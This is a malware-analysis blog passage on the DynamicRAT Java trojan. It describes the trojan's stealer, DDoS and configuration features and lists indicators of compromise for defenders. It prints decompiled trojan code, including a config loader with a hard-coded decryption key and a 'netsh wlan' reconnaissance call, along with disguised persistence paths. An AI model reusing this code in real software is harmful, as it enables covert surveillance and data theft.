


Figure 14: DDoS capabilities

Interestingly enough, this focus on Minecraft and Gaming related targeting can also be observed in DynamicRAT's stealer capabilities, with the Stealer being able to target 7 different Minecraft clients and 4 different Discord Clients in addition to the more common stealing capabilities as described in the list of capabilities at the beginning of this post. At this point, it is also important to note that there are references in the malware in regards to further stealing capabilities which are not yet implemented. It is therefore very likely that the creator of the malware is still working on adding new features. Stolen information is saved into a .zip file and then sent to the C2 Server.

With this being said, there are only two more features I want to highlight right now. The first is the malware configuration file and how it is parsed in the malware.
Inside the resource section of the Java binary, there is a file called “assets.dat”. This file is “AES” encrypted with a default Java crypto implementation. Upon executing the malware, the Main class executes the following function:

Press enter or click to view image in full size

```
try {
  configManager.load(Main.class.getResourceAsStream("/assets.dat"), "'L9Wf)JxF>P}J{PHjS8G");
  for (String arg : args) {
    if (arg.toLowerCase().startsWith("delay:")) {
      String[] split = arg.split(":");
      try {
        Thread.sleep(Integer.parseInt(split[1]) * 1000L);
      } catch (Throwable throwable) {}
    } else if (arg.equalsIgnoreCase("ADMINREQ")) {
      killMutex();
    }
  }
```

Figure 15: main load config

This function in turn calls the below code to decrypt and load the configuration:

Press enter or click to view image in full size

```
public void load(InputStream input, String password) throws IOException {
  DataInputStream in = new DataInputStream(input);
  byte[] encrypted = new byte[in.readInt()];
  in.readFully(encrypted);
  in.close();
  ByteArrayInputStream bais = new ByteArrayInputStream(aes128Operation(true, encrypted, password));
  in = new DataInputStream(bais);
  this.mutex = in.readUnsignedShort();
  this.preferIPv6 = in.readBoolean();
  this.keyLoggerEnabled = in.readBoolean();
  this.clientTag = in.readUTF();
  int count = in.readInt();
  this.addresses = new ArrayList<>(count);
  for (int i = 0; i < count; i++) {
    AddressEntry entry = new AddressEntry();
    entry.read(in);
    this.addresses.add(entry);
  }
  this.windowsConfig = new WindowsConfig();
  this.windowsConfig.read(in);
  in.close();
}
```

Figure 16: decrypt and load config

Sadly despite trying to reimplement this algorithm myself, I was not able to decrypt the assets file. I continuously got errors with Input Length and as I am not sure how extracting the asset file might have changed the bytes in it, I decided to give up for now. I will update this article with a working decryptor if I should be able to create one. (See Update 09.06.2023)

Get Gi7w0rm’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Last but not least, there is only one further function of DynamicRAT I want to highlight. Remember the “netsh” execution from Tria.ge which actually got me curious about this sample? Well, here it is:

Press enter or click to view image in full size

```
public Map<String, String> getWlanInfos() {
  Map<String, String> map = new HashMap<>();
  try {
    map.put("Wlan", RuntimeUtils.runAndGetOutput("netsh wlan show networks mode=bssid"));
  } catch (IOException e) {
    e.printStackTrace();
    map.put(e.getClass().getSimpleName(), e.getMessage());
  }
  return map;
}
```

Figure 17: netsh wlan data extraction

Turns out the malware indeed uses it to query for all Wifi networks around the target. Besides, the malware also seems to be able to do its own initiated Wifi Queries via the native Windows “wlanapi”.

Conclusion:

Together with Fate I discovered a new Java-based RAT called DynamicRAT. The malware is currently delivered via E-Mail attachments using a tax-based scheme. Fate and I have observed at least one governmental agency as a target. With its vast array of functionalities, DynamicRAT allows for full control of infected devices. This includes File and Credential Stealing, HVNC and Proxy access, a self-made Registry Editor, DDoS capabilities, and the possibility of listening and viewing the victim via their own Webcam and Microfone. C2 traffic is encrypted and from several source code snippets, it seems the malware is still being developed. A low detection rate of only 5/61 AV engines despite not being obfuscated suggests the neat for detection improvements. Luckily in this case the defender's deployed AV solution was able to prevent execution.

IoC:

Hashes:

Mary1099-businesstax.html

0b283193f0e2c3d9fe8e07ecb1716b869581d73fdf9b9fc18130fa15c244e48d

W2_and_1095A.zip

bf93e1ceb17206a742dd4f85700ef75f55ad76b04ca8a601c4d2a515151840aa

W2_and_1095A_PDF.jar

149599673311b49302568fcde7dc7ef95e0d37bba1316b88cafb5c68f56e7f1c

178.jar

41a037f09bf41b5cb1ca453289e6ca961d61cd96eeefb1b5bbf153612396d919

assets.dat

149599673311b49302568fcde7dc7ef95e0d37bba1316b88cafb5c68f56e7f1c

WinDivert32.dll

625ffdd95bfabff32d0e8a95beabcd303c01c8bba73b90402d4e84d6e15dd8e5

WinDivert32.sys

625ffdd95bfabff32d0e8a95beabcd303c01c8bba73b90402d4e84d6e15dd8e5

WinDivert64.dll

6110bfa44667405179c3e15e12af1b62037e447ed59b054b19042032995e6c7e

WinDivert64.sys

6110bfa44667405179c3e15e12af1b62037e447ed59b054b19042032995e6c7e

Network Artifacts:

Initial .zip download:

hxxps[:]//smionsa.web[.]app/W2_and_1095A.zip

Second Stage (DynamicRAT)

http[:]//giulianilex[.]com/178.jar

C2 Server (DynamicRAT)

178.18.255[.]246:24464

Artifacts:

autostartName = “Notepad++”;

autostartPath = “Roaming\\Notepad++\\plugins\\npp-start-module.jar”;

startupFolderName = “jre-8-startup-manager.jar”;

“User-Agent”, “Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.4; en-US; rv:1.9.2.2) Gecko/20100316 Firefox/3.6.2”

Additional IoC:

Pivoting on the different artifacts in this article has resulted in a list of further related IoCs. You can find them on my Github:

https://github.com/Gi7w0rm/MalwareConfigLists/blob/main/DynamicRAT/IoC.txt

Update 09.06.2023:

A working DynamicRAT configuration decryptor by my Twitter colleague RussianPanda can now be found here: https://github.com/RussianPanda95/Configuration_extractors/blob/main/DynamicRAT_config_decrypt.py
The reason I was unable to create this is that DynamicRATs config decryptor skips the first 4 bytes of the extracted assets.dat file, probably because they only contain the length of the file. I did not consider this at the time of writing but it does explain the “wrong Input size” errors.

Thank you for reading my post! If you like what you just read, consider sending me a tip for future CTI Projects: https://ko-fi.com/gi7w0rm.
Until next time. Cheers ❤
